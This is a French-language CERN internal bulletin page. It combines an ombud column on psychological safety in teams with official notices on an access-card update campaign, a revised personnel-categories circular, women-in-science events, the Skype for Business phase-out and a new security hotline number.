Certaines des personnes qui viennent voir l'ombud disent qu'elles ne se sentent pas toujours à l'aise quand elles veulent faire part de leurs idées, de leurs préoccupations ou de leurs opinions aux membres de leur équipe, à leur superviseur ou au chef de projet.

Et c'est bien dommage ; peut-être que certaines choses sont ainsi perdues : signaux d'alerte précoces, idées novatrices ou suggestions éclairantes sur la manière d'atteindre les objectifs. À l'ère de la connaissance et de l'innovation, l'échange d'idées est un atout majeur pour une équipe.

Des recherches approfondies ont été menées sur les facteurs déterminant la qualité d'une équipe : ce qui fait qu'elle fonctionne bien, qu'elle est productive et innovante ; en résumé, ce qui en fait une équipe que vous aimeriez rejoindre. Voyez par exemple les résultats du projet de recherche Aristote mené pendant quatre ans par Google sur le sujet de l'équipe parfaite.

Pour une équipe parfaite, il faut non seulement la diversité – dimension essentielle – mais aussi la **sûreté psychologique***, qu'on peut définir ainsi : « culture de groupe et climat d'équipe caractérisés par la confiance et le respect mutuels, qui font que les personnes sont suffisamment

en confiance pour être elles-mêmes, dans l'assurance que l'équipe permet la prise de risques interpersonnels, c'est-à-dire que la personne qui s'exprime ne sera pas humiliée, rejetée ou punie ».

Dans une équipe en état de sûreté psychologique, on se sent inclus ; on sait que l'on peut sans danger faire des erreurs pour apprendre, apporter sa contribution et remettre en question le statu quo.

Pour savoir si votre environnement de travail est psychologiquement sûr, demandez-vous si vous avez déjà vécu les situations suivantes :

- avoir peur de poser une question
- garder le silence alors que vous connaissez la solution à un problème
- être ignoré lors d'une discussion
- se voir couper grossièrement la parole lors d'une réunion
- sentir que vous faites l'objet d'un stéréotype négatif
- subir des représailles pour avoir remis en question le statu quo
- se voir demander un retour par un chef qui ne voulait pas vraiment l'entendre
- être humilié ou ridiculisé en public
- être « puni » pour une erreur involontaire

– être rabaissé

Si vous avez vécu certaines de ces situations, il y a de fortes chances que votre engagement envers les objectifs de l'équipe et vos performances s'en soient trouvés diminués.

Les managers, et toute personne en mesure d'influencer la culture d'une équipe ou d'un groupe, ont la responsabilité de créer un environnement sûr et fiable. Voici trois étapes que vous pouvez mettre en œuvre :

1. **Fixez un cadre** : posez un cadre clair pour le travail en intégrant l'éventualité de l'échec ; énoncez clairement la nécessité d'avoir une diversité des pensées.
2. **Incitez à participer** : faites preuve d'humilité ; vous n'avez pas forcément toujours raison, vous ne pouvez pas avoir réponse à tout et vous aussi pouvez faire des erreurs, auquel cas, s'excuser est une arme puissante. Posez des questions de manière proactive et accueillez favorablement les opinions divergentes. Pratiquez l'écoute active.
3. **Réagissez de manière proactive** : montrez le bon exemple. Remerciez les membres de l'équipe lorsqu'ils s'expriment. Ne stigmatisez pas vos collègues pour les problèmes et les

échecs. Agissez en cas de violation manifeste des règles de collaboration de l'équipe.

Tous les membres de l'équipe peuvent contribuer activement à créer un environnement psychologiquement sûr qui permettra de libérer la créativité et l'innovation et de favoriser l'apprentissage.

Le début de l'année et les **entretiens MERIT** sont des occasions idéales pour commencer à se poser les questions suivantes :

- Est-ce que j'ai eu une bonne attitude, compte tenu de la nature du travail, quand il y a eu des échecs ? (managers)
- Est-ce que j'ai énoncé clairement qu'il est nécessaire de s'exprimer et d'avoir une diversité des pensées ? (managers)

- Est-ce que j'ai dit ce qui est en jeu, pourquoi c'est important et pour qui ? (managers)
- Est-ce que je me comporte comme une personne qui sait tout ? (tous)
- Est-ce que je vois d'un bon œil la diversité des idées ? (tous)
- Est-ce que je pose souvent des questions aux autres au lieu de me contenter d'exprimer mon point de vue ? (tous)
- Est-ce que je remercie la personne qui m'a soumis une idée ou a posé une question ? (tous)
- Lorsque quelqu'un vient me voir avec de mauvaises nouvelles, comment est-ce que je réagis ? (principalement les managers)
- Est-ce que je fais de la prise de parole une expérience positive, même si je n'aime pas ce que j'entends ? (tous)
- Est-ce que je réagis de manière proactive et en temps voulu pour remédier aux violations manifestes de nos règles de travail en équipe ? (managers)

Créer un environnement psychologiquement sûr pour votre équipe peut vous éviter le désagrément d'avoir à demander, quand il est trop tard : « mais pourquoi tu ne me l'as pas dit avant ? »

* Amy C. Edmondson, The Fearless Organization

J'attends vos réactions, n'hésitez pas à m'envoyer un message à ombud@cern.ch. De même, si vous avez des suggestions de sujets que vous aimeriez voir traiter, n'hésitez pas non plus à m'en proposer.

NB : Pour recevoir les publications, actualités et autres communications de l'ombud du CERN, inscrivez-vous à l'adresse suivante : CERN Ombud news .

Laure Esteveny

Communications officielles

CARTES D'ACCÈS CERN : MISE À JOUR DE LA CAMPAGNE DE SÉCURITÉ

Une campagne visant à améliorer la sécurité des cartes d'accès CERN est en cours depuis le mois de décembre. Près de la moitié de toutes les cartes d'accès ont déjà été mises à jour par une lecture rapide effectuée aux entrées du site, par les agents de sécurité, au bureau du service d'enregistrement, ou aux entrées des restaurants.

Cependant, les nouvelles mesures COVID-19 mises en place au CERN (niveau 4) ont un impact sur la présence physique des employés sur site et, par conséquent, sur

la capacité de mettre à jour les cartes rapidement.

Ainsi, les personnes qui n'ont pas encore mis à jour leur carte pourront accéder aux sites du CERN jusqu'au 31 mars 2022 (et non jusqu'à fin janvier, comme prévu initialement).

Dans les semaines à venir, elles recevront un courriel leur rappelant d'effectuer cette mise à jour aux endroits suivants :

- Bâtiment 55 (1^{er} étage)

- Bâtiment 33 (réception)
- Entrée B (agent de sécurité)
- Entrée Prévessin (agent de sécurité)

Il sera toujours possible de mettre à jour sa carte dans l'un des endroits mentionnés ci-dessus, même après la date butoir du 31 mars. Les organisateurs remercient toutes les personnes travaillant au CERN pour le succès de la campagne et la rapidité avec laquelle elles ont réagi.

Pour savoir si votre carte d'accès est concernée, rendez-vous sur ADaMS (<http://cern.ch/adams>) ou ADaMS mobile.

ADMINISTRATIVE CIRCULAR NO. 11 (REV. 7) – CATEGORIES OF MEMBERS OF THE PERSONNEL

Nous vous informons que la version française de la circulaire sera publiée prochainement.

Administrative Circular No. 11 (Rev. 7), entitled « Categories of Members of the Personnel », approved by the Director-General, is now available via the following link (<https://cds.cern.ch/record/2799211?ln=en>).

This revision cancels and replaces Administrative Circular No. 11 (Rev. 6), entitled « Categories of Members of the Personnel », dated September 2018.

The main modifications are summarised below :

1. Introduction of a new subcategory of associates : experiment associates (new paragraph 23 of AC11)

The new paragraph details the profile and level of expertise required of experiment associates (EXAS) and specifies the minimum and maximum duration of their contract and

appointment.

« **23. Experiment Associates** shall be scientists, engineers or technicians admitted by the Organization to contribute specialised technical or coordination expertise on behalf of their home institution to the execution of experiment-related activities designated by the experiment collaboration, under an agreement between the Organization, as Host Laboratory, and their home institution. They shall be employed by their home institution. The minimum duration of an appointment as an experiment associate shall be six months. The total maximum duration of an appointment as an experiment associate shall not exceed eight years. »

2. Mandatory break for the payment of a subsistence allowance

The introduction of the new subcategory had to be included in paragraph 40 (now 41) regarding mandatory breaks. It is specified that a break

of payment will not apply in case of transition from a project associate (PJAS) contract to an EXAS contract.

3. Other minor changes

Other minor changes include, inter alia, the introduction of the notion of the cost-of-living allowance (COLA), in a manner similar to what was already done in the Staff Rules (footnote to article S V 1.01), and the updating of subsistence allowance amounts in annex 1.

Paragraphs 18, 24 (now 25) and 31 (now 32) of the Circular have also been amended to align the wording regarding the obligation of associated members of the personnel (MPA) to maintain a legal link with their home institution throughout the duration of their contract of association.

The revised Circular has entered into force on **1 January 2022**.

HR department

Annonces

JOURNÉE INTERNATIONALE DES FEMMES ET DES FILLES DE SCIENCE LE 11 FÉVRIER : DES ACTIVITÉS LOCALES POUR TOUS LES ÂGES

Pour célébrer la place des femmes dans les sciences, le CERN organise la projection du film documentaire « Picture a scientist » et invite des ambassadrices des institutions scientifiques locales à présenter leur métier aux plus jeunes dans les écoles



Présentation à l'école des Boudines de Meyrin lors de l'édition 2019 de Femmes et filles de science et technologie (Image : CERN)

La Journée internationale des femmes et des filles de science a été adoptée par l'Assemblée générale des Nations Unies afin de promouvoir l'accès et la participation pleine et équitable des femmes et des filles à la science. La journée, fixée au 11 février, est une occasion de célébrer le rôle essentiel que les femmes et les filles jouent au sein de la communauté scientifique et technologique.

Comme chaque année, le CERN, en partenariat avec des institutions de recherche de la région, prend part à cette journée en organisant des activités locales pour tous les âges.

Du 7 au 11 février 2022, près d'une soixantaine de femmes scientifiques

et ingénieures volontaires du CERN, du Sciscope (UNIGE), de l'École Polytechnique Fédérale de Lausanne (EPFL) et du Laboratoire d'Annecy de Physique des Particules (LAPP) seront présentes, physiquement ou virtuellement, dans des établissements scolaires de la région pour parler de leurs métiers aux élèves. Cette activité concernera plus de 110 classes de la région (canton de Genève, Pays de Gex et Grand Annecy).

Les femmes scientifiques et ingénieures évoqueront leur parcours, dévoileront les


projets et expériences sur lesquels elles travaillent, et pourront réaliser de petites démonstrations. L'objectif est de faire évoluer la perception des métiers scientifiques, techniques et technologiques chez les plus jeunes de notre région afin de les rendre accessibles aussi bien aux filles qu'aux garçons. Et qui sait, peut-être les présentations susciteront-elles des vocations !

Les adultes ne seront pas en reste : le CERN organise une projection du long métrage *Picture a scientist* **le 10 février à 20 heures**, au Globe de la science

et de l'innovation. Ce film documentaire (VOSTFR) retrace les trajectoires de scientifiques qui écrivent un nouveau chapitre pour les femmes de science. La projection sera suivie d'une discussion (en anglais avec interprétation simultanée en français) avec des spécialistes des questions de genre et de diversité dans les sciences.

Informations et inscriptions : <http://voisins.cern/fr/events>

SKYPE FOR BUSINESS SERA SUPPRIMÉ D'ICI FIN JUIN



Le service *Skype for Business* sera supprimé progressivement d'ici le 30 juin 2022. En effet, le service ne sera bientôt plus pris en charge par Microsoft, et la version actuelle qu'utilise le CERN repose sur du matériel ancien et une version de Windows obsolète.

Pour les services de téléphonie, *Skype for Business* est remplacé par CERNphone,

un téléphone logiciel pour ordinateurs de bureau et ordinateurs portables fonctionnant sous Windows, MacOS et Linux, ainsi que pour les téléphones mobiles Android et Apple. Il n'est pas nécessaire d'avoir un abonnement de téléphonie mobile du CERN pour utiliser CERNphone sur un téléphone portable : CERNphone peut être utilisé via un abonnement privé, et les appels sont gratuits lorsque le téléphone est connecté au wifi, lequel est disponible dans tous les bureaux du CERN, ainsi que dans de nombreux autres lieux.

Les utilisateurs de *Skype for Business* seront contactés individuellement pour les aider à migrer vers CERNphone ; notez toutefois qu'il est possible d'effectuer cette migration dès aujourd'hui en suivant les instructions du guide de migration et d'installation (en anglais).

Le service de messagerie instantanée est disponible à présent via le service Mattermost (en anglais), qui, comme CERNphone, peut être utilisé avec les téléphones portables ainsi que les ordinateurs de bureau et les ordinateurs portables. Enfin, la fonctionnalité vidéo de *Skype for Business* est désormais assurée par Zoom (en anglais), qui est également accessible sur les téléphones portables, tablettes, ordinateurs de bureau et ordinateurs portables.

Les travaux de remplacement des différentes fonctionnalités de Skype for Business ont été réalisés dans le cadre du récent projet MALT. Pour en savoir plus, rendez-vous ici. (<https://home.cern/fr/news/news/computing/three-year-malt-project-comes-close>)

Services de télécommunications du CERN

76666 : NOUVEAU NUMÉRO DE TÉLÉPHONE DE LA CENTRALE DE SURVEILLANCE DES ACCÈS (CSA)


La CSA est ouverte 24 heures sur 24, 7 jours sur 7 et répond aux appels concernant toutes les questions de sûreté

La Centrale de surveillance des accès (CSA) du CERN, gérée par le Service de sûreté du département Site et génie civil (SCE), est désormais joignable via un numéro unique : le **76666**. (Les anciens numéros de la CSA – 78877 et 78878 – sont automatiquement redirigés vers le 76666.)

La CSA est ouverte 24 heures sur 24, 7 jours sur 7 et répond aux appels concernant toutes les questions de sûreté : modalités d'accès au CERN, stationnement des véhicules, demandes de balisage de la voirie, objets perdus ou trouvés, colis suspects ou abandonnés, mais aussi incivilités, actes de malveillance ou comportements suspects, etc.

Vous pouvez également contacter la CSA par courriel à l'adresse : access.surveillance@cern.ch.

Rappel : en cas d'urgence ou pour signaler un accident, contactez le Service de Secours et du Feu du CERN au 74444.



La CSA est ouverte 24 heures sur 24, 7 jours sur 7.
(Image : CERN)